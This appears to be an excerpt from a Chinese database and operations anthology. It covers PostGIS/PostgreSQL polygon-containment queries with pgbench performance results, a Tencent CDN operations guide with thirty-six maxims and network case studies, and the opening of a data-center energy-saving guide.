A 空间对象包含 B 空间对象时，返回 TRUE。

例子:

```
-- A circle within a circle
```

```
SELECT ST_Contains(smallc, bigc) As smallcontainsbig,
       ST_Contains(bigc,smallc) As bigcontainssmall,
       ST_Contains(bigc, ST_Union(smallc, bigc)) as
bigcontainsunion,
       ST_Equals(bigc, ST_Union(smallc, bigc)) as bigisunion,
       ST_Covers(bigc, ST_ExteriorRing(bigc)) As
```

```

bigcoversexterior,
        ST_Contains(bigc, ST_ExteriorRing(bigc)) As
bigcontainsexterior
        FROM (SELECT ST_Buffer(ST_GeomFromText('POINT(1 2)'), 10) As
smallc,
                ST_Buffer(ST_GeomFromText('POINT(1 2)'), 20) As
bigc) As foo;

-- Result
smallcontainsbig | bigcontainssmall | bigcontainsunion |
bigisunion | bigcoversexterior | bigcontainsexterior
-----+-----+-----+-----+-----
f            | t                | t                | t
| t          | f

```


```

-- Example demonstrating difference between contains and
contains properly
SELECT ST_GeometryType(geomA) As geomtype,
        ST_Contains(geomA,geomA) AS acontainsa,
        ST_ContainsProperly(geomA, geomA) AS acontainspropa,
        ST_Contains(geomA, ST_Boundary(geomA)) As acontainsba,
        ST_ContainsProperly(geomA,
        ST_Boundary(geomA)) As acontainspropba
FROM (VALUES ( ST_Buffer(ST_Point(1,1), 5,1) ),
        ( ST_MakeLine(ST_Point(1,1), ST_Point(-1,-1) ) ),
        ( ST_Point(1,1) )) As foo(geomA);


geomtype      | acontainsa | acontainspropa | acontainsba |
acontainspropba
-----+-----+-----+-----+-----
ST_Polygon    | t          | f              | f           | f
ST_LineString | t          | f              | f           | f
ST_Point      | t          | t              | f           | f

```

如下图所示，当一个空间对象所有部分都在另一个空间对象内部时（图中几种情况都是这样的），ST_Contains 返回 TRUE。



当某个空间对象的一部分在另一个空间对象内时，ST_Contains 返回 FALSE，如下图所示。



PG 内置几何类型面点搜索压测示例

为了简化测试，我们采样 PG 内置的几何类型进行测试，用法与 PostGIS 是类似的。

1. 创建测试表

```
postgres=# create table po(id int, typid int, po polygon);
CREATE TABLE
```

2. 创建分区表或分区索引

```
create extension btree_gist;
create index idx_po_1 on po using gist(typid, po);
```

3. 创建空间排他约束（可选）

如果要求单个 typid 内的 po 不重叠，可以创建空间排他约束，代码如下。

```
create table tbl_po(id int, typid int, po polygon)
PARTITION BY LIST (typid);
```


```
CREATE TABLE tbl_po_1
    PARTITION OF tbl_po (
        EXCLUDE USING gist (po WITH &&)
    ) FOR VALUES IN (1);
```

...

```
CREATE TABLE tbl_po_20
    PARTITION OF tbl_po (
        EXCLUDE USING gist (po WITH &&)
    ) FOR VALUES IN (20);
```

查看某分区表的空间排他约束的代码如下。

```
postgres=# \d tbl_po_1
               Table "postgres.tbl_po_1"
  Column | Type      | Collation | Nullable | Default
```




```
-----+-----+-----+-----+
id      | integer |          |          |
typeid  | integer |          |          |
po       | polygon |          |          |
```

Partition of: tbl_po FOR VALUES IN (1)

Indexes:

"tbl_po_1_po_excl" EXCLUDE USING gist (po WITH &&)

4. 写入 1000 万条多边形测试数据

```
insert into po select id, random()*20, polygon('(('||x1||','||y1||'),('||x2||','||y2||'),('||x3||','||y3||'))') from (select id, 180-random()*180 x1, 180-random()*180 x2, 180-random()*180 x3, 90-random()*90 y1, 90-random()*90 y2, 90-random()*90 y3 from generate_series(1,10000000) t(id)) t;
```

5. 测试面点判断性能


查询包含 point(1,1) 的多边形，响应时间为 0.57 毫秒，代码如下。

```
postgres=# explain (analyze,verbose,timing, costs, buffers) select
* from po where typeid=1 and po @> polygon('((1,1),(1,1),(1,1))')
limit 1;
```

QUERY

PLAN

```
-----
-----
Limit (cost=0.42..1.76 rows=1 width=93) (actual
time=0.551..0.551 rows=1 loops=1)
  Output: id, typeid, po
  Buffers: shared hit=74
  -> Index Scan using idx_po_1 on postgres.po
(cost=0.42..673.48 rows=503 width=93) (actual time=0.550..0.550
rows=1 loops=1)
    Output: id, typeid, po
    Index Cond: ((po.typeid = 1) AND (po.po @>
'((1,1),(1,1),(1,1))'::polygon))
    Rows Removed by Index Recheck: 17
```



Buffers: shared hit=74

Planning time: 0.090 ms

Execution time: 0.572 ms

(10 rows)

6. 压测

vi test.sql

\set x random(-180,180)

\set y random(-90,90)

\set typid random(1,20)

```
select * from po where typid=:typid and po @> polygon('(:x,:y)
,(:x,:y),(:x,:y))') limit 1;
```

pgbench -M simple -n -r -P 1 -f ./test.sql -c 64 -j 64 -T 100

transaction type: ./test.sql

scaling factor: 1

query mode: simple

number of clients: 64

number of threads: 64

duration: 100 s

number of transactions actually processed: 29150531

latency average = 0.220 ms

latency stddev = 0.140 ms

tps = 291487.813205 (including connections establishing)

tps = 291528.228634 (excluding connections establishing)

script statistics:

- statement latencies in milliseconds:


0.002 \set x random(-180,180)

0.001 \set y random(-90,90)

0.000 \set typid random(1,20)

0.223 select * from po where typid=:typid and po @> po
lygon('(:x,:y),(:x,:y),(:x,:y))') limit 1;

结果出来了，单库实现了每秒 29 万条的处理请求，单次请求平均响应时间约 0.2 毫秒，是不是有些惊喜和意外？



PostGIS 空间数据库面点搜索压测示例

阿里云 RDS PostgreSQL, HybridDB for PostgreSQL 已经内置了 PostGIS 空间数据库插件, 使用前创建插件即可。

```
create extension postgis;
```

1. 建表

```
postgres=# create table po(id int, typid int, po geometry);
CREATE TABLE
```

2. 创建空间索引

```
postgres=# create extension btree_gist;
postgres=# create index idx_po_1 on po using gist(typid, po);
```

3. 写入 1000 万条多边形测试数据

```
postgres=# insert into po
select
    id, random()*20,
    ST_PolygonFromText('POLYGON(('||x1||' '||y1||','||x2||'
'||y2||','||x3||' '||y3||','||x1||' '||y1||'))')
from
(
    select id, 180-random()*180 x1, 180-random()*180 x2,
    180-random()*180 x3, 90-random()*90 y1, 90-random()*90 y2,
    90-random()*90 y3 from generate_series(1,10000000) t(id)
) t;
```


4. 测试面点判断性能

```
postgres=# explain (analyze,verbose,timing, costs,buffers) select
* from po where typid=1 and st_within(ST_PointFromText('POINT(1 1)'),
po) limit 1;
```

QUERY

PLAN

```
-----
Limit (cost=0.42..4.21 rows=1 width=40) (actual
```



```

time=0.365..0.366 rows=1 loops=1)
    Output: id, typid, po
    Buffers: shared hit=14
    -> Index Scan using idx_po_1 on public.po (cost=0.42..64.92
rows=17 width=40) (actual time=0.364..0.364 rows=1 loops=1)
        Output: id, typid, po
        Index Cond: ((po.typid = 1) AND (po.po ~
'010100000000000000000000F03F000000000000F03F'::geometry))
        Filter: _st_contains(po.po, '010100000000000000000000F03
F0000000000000F03F'::geometry)
        Rows Removed by Filter: 1
        Buffers: shared hit=14
    Planning time: 0.201 ms
    Execution time: 0.389 ms
(11 rows)

```

```


postgres=# select id,typid,st_astext(po) from po where typid=1
and st_within(ST_PointFromText('POINT(1 1)'), po) limit 5;

```

```

    id      | typid |
st_astext
-----+-----+-----
-----+-----+-----
-----+-----+-----
9781228 |      1 | POLYGON((0.295946141704917 0.155529817566276
,16.4715472329408 56.1022255802527,172.374844718724 15.478488178923
7,0.295946141704917 0.155529817566276))
704428 |      1 | POLYGON((173.849076312035 77.8871315997094,1
67.085936572403 23.9897218951955,0.514283403754234 0.84454162046313
3,173.849076312035 77.8871315997094))
5881120 |      1 | POLYGON((104.326644698158 44.4173073163256,3
.76680867746472 76.8664212757722,0.798425730317831 0.13853680808097
1,104.326644698158 44.4173073163256))
1940693 |      1 | POLYGON((0.774057107046247 0.253543308936059
,126.49553722702 22.7823389600962,8.62134614959359 56.176855028607,
0.774057107046247 0.253543308936059))
3026739 |      1 | POLYGON((0.266327261924744 0.406031627207994

```



```
,101.713274326175 38.6256391229108,2.88589236326516 15.322914901189  
5,0.266327261924744 0.406031627207994))
```


```
(5 rows)
```

5. 压测

```
vi test.sql  
\setrandom x -180 180  
\setrandom y -90 90  
\setrandom typid 1 20  
select * from po where typid=:typid and st_within(ST_  
PointFromText('POINT(:x :y)'), po) limit 1;
```

```
pgbench -M simple -n -r -P 1 -f ./test.sql -c 64 -j 64 -T 120  
transaction type: Custom query  
scaling factor: 1  
query mode: simple  
number of clients: 64  
number of threads: 64  
duration: 120 s  
number of transactions actually processed: 23779817  
latency average: 0.321 ms  
latency stddev: 0.255 ms  
tps = 198145.452614 (including connections establishing)  
tps = 198160.891580 (excluding connections establishing)  
statement latencies in milliseconds:  
    0.002615      \setrandom x -180 180  
    0.000802      \setrandom y -90 90  
    0.000649      \setrandom typid 1 20  
    0.316816      select * from po where typid=:typid and  
st_within(ST_PointFromText('POINT(:x :y)'), po) limit 1;
```

结果出来了，单库实现了每秒 19.8 万条的处理请求，单次请求平均响应时间约 0.32 毫秒。又一次的惊喜和意外！



技术点

- 空间排他约束

这个约束可以用于强制记录中的多边形不相交。例如地图这类严谨数据，绝对不可能出现两个多边形相交的情况，否则就有领土纷争了。

- 分区表

本例中不同的快递公司对应不同的图层，每个快递公司根据网点、快递员负责的片区（多边形）划分为多个多边形。使用 LIST 分区，每个分区对应一家快递公司。

- 空间索引

GiST 空间索引支持 KNN、包含、相交、上下左右等空间搜索，效率极高。

- 空间分区索引


关于空间分区索引的详细介绍请参见笔者之前的一篇文章“分区索引的应用和实践：阿里云 RDS PostgreSQL 最佳实践”，网址为 https://github.com/digoal/blog/blob/master/201707/20170721_01.md。

- 面面 / 面点判断

面面判断或面点判断是本例的主要需求，用户在寄包裹时，根据用户位置在数据库的 1000 万个多边形中找出覆盖这个点的多边形。

小结

在这个案例中，我们实现了菜鸟末端轨迹项目中涉及的一个关键需求：面面判断。用户存放约 1000 万条的多边形数据，我们使用阿里云




RDS PostgreSQL，单库实现了每秒 29 万条记录的处理请求，单次请求平均响应时间约为 0.2 毫秒。

更多的 GIS 应用还包括：广泛应用于新零售、车联网、物联网、导航、气象、天文、自动驾驶等行业的近邻查询、室内室外定位、3D/4D 数据处理、基于时空的数据搜索和预测、商旅路径规划、点云等，而这些都是 PostgreSQL 数据库的强项。



更多案例请扫描二维码阅读

- 共享充电宝实时经营分析系统的后台数据库设计



作者简介

周正中，阿里云高级技术专家，PostgreSQL 中国社区发起人之一。GitHub 上的个人主页为 <https://github.com/digoal/blog/blob/master/README.md>，上面有很多文章和案例，欢迎访问，也可以扫描下方二维码抵达：




“在此拜谢各大技术社区和平台对 PostgreSQL 给予的支持和帮助，PostgreSQL 的发展离不开社会各界的支持。

“为了让 PostgreSQL 数据库更好地为业务服务而加油！

“愿景：公益是一辈子的事，I'm digoal, just do it.


“如果您的企业对数据库选型感到迷茫，需要构建数据库管理 / 开发 / 安全标准化体系，需要 PostgreSQL 培训、分享，或咨询一些数据库类的问题，总之一切与数据库有关的问题，欢迎与我交流。”



第十二章 数据中心运维

“数据中心”是人类上世纪在 IT 组织应用推广模式方面的一大发明，标志着 IT 应用的规范化和组织化。今天，几乎所有大型机构都建立了自己的数据中心，全面管理本机构的 IT 系统。各种数据中心已经成为互联网世界如交通、能源一样的经济基础设施。随着云计算、人工智能的不断发展，目前行业上数据中心的数量、体量、技术都在飞速发展，数据中心的建设也越发快速，在成本、因变速度、安全、能源消耗等方面面临着一系列严峻挑战，数据中心的运营能力直接影响着互联网数据的安全和传输的稳定，数据中心的稳定是整个互联网发展的基石。

本章主要讲解数据中心节能运营方案、数据中心 SAN 存储架构下运维方法，以及 CDN 分布式内容分发网络的节点建设和运维。希望通过本章讲解能够让大家更多地了解数据中心的运维，也更加关注基础设施和机房的运营。





CDN 运维三十六计

总说

随着视频业务尤其是直播业务的火爆，CDN 服务作为目前比较通用的网页和数据加速平台逐渐成为比较热门的领域，除了网宿、帝联、蓝汛等老牌厂商外，BAT、白山云、金山云、迅雷等公司也都推出了自己的 CDN 服务，CDN 服务的核心就是把数据分发到边缘节点，加快用户的访问速度，减少 DNS 解析，为用户提供更优质的访问体验，并且从中引出了动态加速、边缘计算等领域，国外也有 Akamai、Google 的 Cloudflare、Amazon 的 CloudFront、同兴万点等 CDN 厂商。

CDN 的服务简单来说是比较扁平化的架构，加速节点和源站就可以构成一个简单的 CDN 服务，因此在运营过程中 CDN 业务的架构一般比较好理解，但是由于 CDN 服务主要是 Web 端直接对用户服务，因此在配置上比较多样，同时适配能力强，变化多，所以增加了配置维护和运营上的复杂度。并且 CDN 服务一定会有外网直接对外服务，因此安全问题也是一个不小的问题，尤其是黑客攻击、运营商劫持、敏感数据封禁等事项都是比较常见且不容易解决的问题。

腾讯 CDN 的发展已有 10 年的时间，不仅提供内部服务业务，最近两年也更多地将服务开放到云上，提供 toB 的服务，我们在云上的服务积累了不少 toB 的经验，很多问题在内部业务上都很少被关注，但是在云业务上成为了核心问题。我在这篇“CDN 运维三十六计”中也分享了这部分经验。

运维 CDN 服务不仅要做到质量最优，更要求实现资源成本最优。由于目前国内运营商结构特点比较明显：三大运营商加十几个小运营商，各大 CDN 厂商针对三大运营商都有自己的渠道，中小运营商也各有各的优惠政策，CDN 带宽价格是个永恒不变的成本问题，各个厂商都各展才能，通过技术运营端灵活的调度、自动化的操作来帮助优化资源成本，这也是运维过程中最核心的事项。

这篇“CDN 运维三十六计”分为以下几类：

- 安全类，主要讲解攻击、SSL 证书、敏感数据等问题，这些都是目前业界的常见问题，也是最令人头疼的问题，根治的技术方案不多，但是必须要防范。尤其是敏感数据问题，可能会关乎一个公司的存活。
- 监控操作类，CDN 架构不复杂，但是对质量的要求很高，0.1% 的优化都可能是你和对手之间竞争的砝码，因此在监控和日常操作上，运维一定要做到精益求精，同时要考虑全面，不能因为小运营商而放过，也不能因为个别 IP 库的不一致而松懈。
- 容灾备份类，CDN 架构会涉及各类源站，而上层节点众多，因此 CDN 的服务是一张很大的网络拓扑图，而且大部分都是外网的。在国内，外网的稳定性，尤其是跨运营商、跨省的网络稳定性还是不如国外，因此我们对于任何网络的波动都要到把灾备做到位。
- 资源成本类，CDN 平台服务永远离不开成本的问题，现在带宽成本

相对服务器成本来说高太多了,而且随着视频、直播业务的快速发展,突发成为常态,各大直播网站的最火主播会带来几倍于常量的突发。因此如何合理利用带宽以减少成本支出就成为一大问题了。我们也会从突发应对、保底带宽保障、计费模式、机房建设方面给大家一些建议。

三十六计

安全

- 第一计 SSL 证书不能放在现网,必须独立管理。
- 第二计 要分平台域名,不能让 DDoS 把整个平台打死。
- 第三计 要对 CC (Challenge Collapsar) 和 DDoS 攻击进行过载保护,即使打满网卡也要能让服务器活得很好。
- 第四计 运营商劫持很频繁,要有渠道申诉解决。
- 第五计 涉黄敏感数据要扫描,否则会被运营商封域名和 IP。
- 第六计 CDN 域名要备案,封了域名解禁难。

监控操作

- 第七计 必须关注回源率,回源率高的模型不适合 CDN 场景。
- 第八计 数据一定要校验,数据绝对不能出错,清理 Cache 非常麻烦。
- 第九计 域名操作要谨慎,出了问题可能影响的是百分之百的服务。
- 第十计 监控是眼睛,质量监控至少要精确至省份运营商,最好精确到城市和 C 段。
- 第十一计 要将 HTTPS 域名劫持以最高优先级反馈给运营商。

第十二计 内核是传输协议的根本，传输协议是网络加速的利器，系统内核监控不能少。

第十三计 要关注小运营商，尤其广电系。

第十四计 IP 库是调度精准度的核心，IP 库的维护要快速更新。

第十五计 1+1 变更，变更必须由备份责任人进行 check。

第十六计 要遵守灰度规则，国内变更逐步由西部省份扩散至东部沿海省份，国外变更要找好当地时间低谷。

第十七计 Cache 模型尽量使用分片淘汰模式，以提升命中率。

第十八计 核心业务调度要以本地覆盖调度模式优先，成本优先的业务要以削峰填谷的调度模式优先。

第十九计 用户层监控很重要，要有模拟或真实用户的监控。

容灾备份

第二十计 服务稳定是 CDN 平台的运营之本。

第二十一计 业务突发必须有突发预案，不合理的突发需要可以拒绝。

第二十二计 经常演习，确保演习功能正常。

第二十三计 不能柔性降级的系统都不是好系统。

第二十四计 故障恢复能快则快，哪怕一分钟也要争取，TTL 生效时间要针对业务进行适配。

第二十五计 运维必须有保底方案，确保业务能快速恢复。

第二十六计 源站不能只有一个，要做多份源站的备份。

第二十七计 网络故障是常态，地域、骨干、省级故障都要有灾备方案。

第二十八计 调度系统和 DNS 解析系统必须多地（超过 3 地）容灾部署，

否则一旦挂掉会影响全局。

第二十九计 CDN 平台一定要有突发池，灵活调度才能保证平台健康发展。

资源成本

第三十计 牢记资源是运营基石，避免巧妇难为无米之炊的情况。

第三十一计 遵循二八原则，让优质资源服务头部业务。

第三十二计 节点机房建设周期长，必须要提前规划。

第三十三计 节点机房模型要根据不同业务来定，但是模型不能太多。

第三十四计 资源使用要合理，计费模式要多样化，做得好可以省不少钱。

第三十五计 资源建设选点很重要，要根据自身特点进行选点，要有拨测和压测。

第三十六计 流量成本高，资源到位后要尽快上线，每个月的闲置都是在浪费钱。



案例：应对 CDN 各层级网络问题

【相关计策：第二十七计】

遍布全国各地的运营商网络是 CDN 的基石，对网络质量的监控以及针对性地精准调度对 CDN 质量有至关重要的影响。在 CDN 网络中，用户到 CDN 节点的网络质量、CDN 节点到 CDN 中间源的网络质量、CDN 中间源到业务源站的网络质量均需要进行有针对性的运维，只有保障 CDN 整条链路的网络质量，才能给用户提供优秀的 CDN 加速服务。

用户到 CDN 节点的网络质量

用户与 CDN 节点之间的网络质量在整条 CDN 链路中至关重要，大部

分的数据流均在此段链路中产生，这段链路网络质量调度优劣直接影响到了用户体验。

西部某移动省份的一次客户端数据恶化事故

2015 年的一天，我们发现微信、QQ 等多款产品在西部某省份移动运营商的客户端质量数据恶化，延时是平常的 4 倍。运维人员结合历史调度情况进行分析，发现平常覆盖该地区的机房出现了故障，报备运营商后，得知该地区遭受泥石流灾害，当地正在抢险救灾，恢复时间无从得知。

由于该省移动运营商当时没有其他额外的本地节点，运维同学开始尝试使用临近省份移动节点覆盖，而由于缺乏有力的数据支撑，只能一个一个节点地尝试，每一次尝试之后等待 TTL 生效，收集客户端数据，分析数据，这个过程需要半小时以上，耗时费力。在尝试完所有临近节点之后，客户端数据并没有明显的改观。运维同学开始尝试一线城市，第一个尝试了北京节点，就发现质量数据有了明显改观。此时距离发现问题已经过去 5 个多小时。

后来我们找当地移动运营商了解到，当时该省并没有临省直连链路，如果跨省需要绕道北京骨干节点，所以临近省份虽然物理距离很近，但是网络链路其实很远。

分析与调整

问题虽然解决，但是靠人工尝试的办法无法满足业务质量的需求。通过调研，腾讯 CDN 决定改造现有 CDN 节点质量调度，建立用户到全网节点的质量数据，并依此做出调度决策。

腾讯 CDN 团队投入大量人力，收集了 CDN 节点的大量质量数据。每一份数据都不仅限于当前的调度链路，而是同一个运营商网内所有能够覆盖到的全网络链路，我们将这份数据作为事前决策依据，而不是事后

调整的质量观察依据。

收集到的数据包括：

- 机房之间的网络数据
- 用户到机房之间的网络数据
- 机房之间的拨测数据

有了这些基础网络数据，调度系统变得聪明起来，哪里最优就往哪里走，对单个节点的网络质量的兼容能力也有了大幅提升。

CDN 节点到 CDN 中间源的网络质量

虽然腾讯 CDN 节点每年以翻倍的速度迅猛增长，但为了集中式管理，CDN 中间源并没有随着节点的增长而下沉至更多省份。由于链路成倍增长，节点到中间源的质量情况也越来越棘手。

2016 年夏西南地区电信节点回源质量受到严重影响


2016 年夏天，由于频繁的洪涝、泥石流灾害，西南地区的电信节点多次出现大面积网络异常情况。导致西南地区电信节点回源质量受到严重影响，失败率激增。

原来我们一直使用深圳中间源节点覆盖西南片区的回源需求，由于深圳基础网络发展非常完善，作为中间源节点基本没有出现过异常。

分析与调整

西南片区的网络异常问题出现之后，我们结合 CDN 节点网络质量方面的经验，很快就建立了 CDN 节点到中间源之间的网络质量数据。

通过这份数据，节点与中间源之间也实现了网络质量的最优调度。同时由于回源质量的要求，如果发生异常将会在节点被成倍放大，我们在服务器上预埋了次优的备份链路，每一个失败的回源请求都会重试备



份链路,节省了主回源链路异常时调度调整的时间,且确保回源质量最优。

CDN 中间源到业务源站的网络质量

腾讯内部业务使用的源站与中间源之间直接使用了内网专线交互,由于内网质量很稳定,中间源与源站间的网络质量一直很优秀。但在接入腾讯云第三方客户之后,才发现业务源站网络的复杂性。

某游戏类的第三方业务接入腾讯云 CDN 之后,反馈用户偶发投诉说下载慢,但是隔一段时间重试却又能成功。由于客户端数据不完善,同时投诉用户现场也很难抓到,CDN 运维团队着重开始从服务端进行分析。在查看 CDN 的各种全局数据后,并没有发现系统性问题;然后尝试分析投诉用户案例,也没有发现特别的规律。正当运维人员一筹莫展时,他们发现该业务的回源延迟偶尔会出现比较明显的异常。继续深入研究发现,业务源站使用的 BGP 网络质量偶尔会出现不稳定情况。这也解释了为什么全局数据稳定、投诉后隔一段时间又恢复等现象。由于该业务属于游戏行业,因此我们建议该业务在游戏发布前进行预分发,规避源站 BGP 网络问题。


分析与调整

这个用户的问题虽然解决了,但是其他用户可能会面临同样的问题,预分发只对于游戏类、应用商店等场景比较适合。对于其他行业,由于文件较多,无法很好地进行预分发。

因此我们经过大量调研,为解决中间源到业务源站之间网络质量的问题设计了三类解决方案:

- 单运营商出口

由于部分业务只有单个运营商出口的源站,我们对中间源针对性地进行了部署,对主流的电信、联通、移动、鹏博士等单一运营商出



口进行了支持。

- 备份回源链路

给用户自主选择权，确保一个出口异常时可以重试第二条链路。

- 实时重试

对于源站，重试可能会带来翻倍的访问量，在源站遭遇性能瓶颈时可能会带来负面效果，因此我们将实时重试作为一个可选项。

对于中间源与源站之间的链路，在充分考虑源站网络链路的复杂性的同时，还要考虑源站可能存在的性能瓶颈，将各类解决方案交由用户自主选择，确保网络正常的同时不会对性能造成影响。

通过对 CDN 整条链路网络质量数据的完善，并依此设计出对应的自动调度、自主选择的多种解决方案后，当前腾讯 CDN 网络问题运维人工参与度已经降低至 5% 以下。




更多案例请扫描二维码阅读：

- NBA 直播总决赛突发场景应对
- 机房网络异常下的快速处理机制



作者简介

高向冉，腾讯架构平台部技术运维总监，负责腾讯集团 CDN、大数据存储的运维工作，有丰富的运维、运营规划、架构设计的经验。






数据中心运维节能三十六计

总说

过去企业 IT 运维人员最关注就是数据中心各项服务持续正常运行，千方百计确保业务连续，也就是非常重视 BCM 与 ITSCM（Business Continuity Management 与 IT Service Continuity Management）。数据中心的运维人员，甚至公司领导和业务部门，都很少关心数据中心的能耗，因为这些事情常常被认为是大厦物业或基础设施团队的职责，而且电费是刚性支出，没有什么可谈论的余地。

在规划和设计数据中心基础设施时，过去往往也是优先考虑高可用性、持续性和安全性。设计人员最拿手的就是冗余和备份，努力消除单点故障，确保数据中心固若金汤、万无一失。供配电系统和空调制冷系统的过度配置俨然成为通行的做法。比如重要组件一定要 $2n$ ，甚至是 $2(n+1)$ 的配置。不少单位都以建成 T4 的数据中心为傲。很显然，数据中心基础设施冗余组件越多，PUE（Power Usage Effectiveness）就越大，能耗就越多。

随着数据中心的数据量、计算量与传输量快速增长，数据中心规模




也日益庞大，能耗日益上升。据相关单位前不久的统计，中国数据中心的电费竟然占了数据中心运维总成本的 60% ~ 70%，而空调的电费占其中的 40%；中国数据中心平均 PUE 值在 2.2 ~ 3.0 之间。数据中心的高能耗给企业带来了沉重负担，也造成全社会能源的巨大浪费，使 IT 部门管理层和数据中心运维人员面临巨大压力。这种“重安全，轻节能”的模式被证明是与绿色节能背道而驰的落后、难以持续的运维模式，到了必须改变的时候了！

我们看如下几个事实，它们表明中国企业有实施绿色 IT 的历史责任：

- 中国已经是全球最大的煤炭使用国和第一大石油进口国。世界并不太平，国家能源安全问题日渐突出。
- 随着我国能源消费量持续上升，以煤炭、石油为主的能源结构造成城市大气污染，过度消耗生物质能引起生态破坏，这些非清洁能源造成中国生态环境污染状况日趋加剧，“雾霾”成为热门话题。
- 大量案例证明，如果在规划和设计阶段没有充分考虑绿色 IT、清洁能源、节能降耗等因素，待数据中心投产后再升级改造，其成本至少成倍增加。
- 不少企业听说过绿色 IT，认为这很时髦，但仅把它当作面子工程来做。真正视绿色 IT 为己任，既重“面子”更重“里子”的企业甚为稀少。企业在绿色 IT 的实施过程中，面临无行业规范可指导、周边无成功案例可借鉴的困境，不少提供绿色技术支持的厂商，其技术、项目管理、人才经验储备不足，弄不好甲方就可能成为乙方大量新技术的试验田，这会产生极大的项目风险。

可以看出，当前我国的绿色 IT 整体上还处在概念导入期。当前实践绿色 IT 最迫切的问题是缺乏专才、缺乏成功案例、缺乏成熟技术和整体



行业解决方案。比案例、技术和工具还滞后的是绿色 IT 文化、人才培养体系、行业知识共享平台、行业规范、国家立法、国家层面的激励机制，以及对不履行绿色 IT 使命的企业一把手的问责制。

好在有一部分先进企业，尤其是把数据中心当作核心竞争力和利润中心的企业，已经进行了很多绿色 IT 的尝试，逐渐成为行业标杆。随着这些企业的实践，一批具备一线实践经验的绿色 IT 专才逐渐成长起来。

中国政府已经宣布 2020 年单位 GDP 碳减排 40% ~ 45%，并把节能减排作为考核企业领导人的重要指标。2015 年政府开始进行绿色数据中心试点，政府和行业组织陆续制订和出台了一系列数据中心设计规范，对绿色数据中心的建设很有指导意义。对于能耗大户的数据中心和 IT 系统，改变传统 IT 能源消耗模式，积极引入、建立和倡导绿色 IT，将成为未来所有政府高管、企业 CEO、CIO 和 IT 技术人员必须履行的历史使命。

以上就是笔者写作“数据中心运维节能三十六计”的背景。


三十六计

选址与建筑

第一计 选址是第一要素。数据中心尽量选择在高海拔、高纬度、温度低、湿度适中的地点。

第二计 设计全封闭型的数据中心，提高机房密闭性能。取消外窗；门窗要做好密闭处理；尽量减少人员出入机房；防止外部热空气进入机房，机房冷空气偷漏跑冒至室外。

第三计 数据中心外墙为浅色调；在机房制冷控制区域对维护结构进行保温处理，防止机房相邻区域因温度、湿度差异较大而产生冷



凝水，同时降低制冷的负荷；机房内尽量不用玻璃墙；满足 LEED 要求的绿色节能建筑要求。

气流组织与空调系统

第四计 在大型数据中心制冷方式中，能源利用效率：风冷 < 水冷 < 自然冷却。

第五计 合理摆放空调设备位置，风口地板与空调保持 6 英尺（约 182.88 厘米）以上的距离，避免气流短路。

第六计 有高架地板时，对线缆穿出地板的开口处进行密封处理，优化机房地板下布置，降低风阻。可以考虑无高架地板方案：让末端制冷空调直接靠近 IT 负载，就近制冷，冷空气无须从高架地板下穿过，省去了不必要的风阻和能耗。

第七计 空调与机柜排垂直摆放，垂直于热通道，避开冷通道。


第八计 在数据中心的气流组织中设计冷热通道分离，或冷热通道封闭。防止冷热气流短路。

第九计 在大型数据中心机房建设专用大型水冷式机房精密空调和芯片冷却管道，直接给 IT 设备芯片散热。

第十计 在数据中心机房采用机房风冷式精密空调与大型新风机 1:1 配置，合理利用自然新风冷源。

第十一计 在采用有高架地板的方案时，如果机房狭长，设备功率密度高，空调机应分散安放，应适当提高活动地板铺高和地板风口出风速度，均匀送风。

第十二计 有条件时可在空调机顶部接回风道，热通道上方加回风口（有吊顶机房），有助于去除局部热点。



第十三计 空调机管线尽量布置在空调机后部。

第十四计 将大功率、高负荷的服务器摆放在机柜的底部或中间。

第十五计 选用节能的加湿系统。在能耗方面：超声波加湿 < 湿膜加湿 < 电极加湿 < 红外线。

第十六计 设定空调最佳工况，防止出现部分空调正在加湿，部分空调正在除湿的情况。

第十七计 推荐采用室外空调机冷凝器自动雾化技术；推荐采用磁悬浮离心冷水机组；推荐采用太空纤维的风机。

第十八计 空调采用高能效比压缩机，电机使用变频系统，末端空调使用下沉 EC 风机。

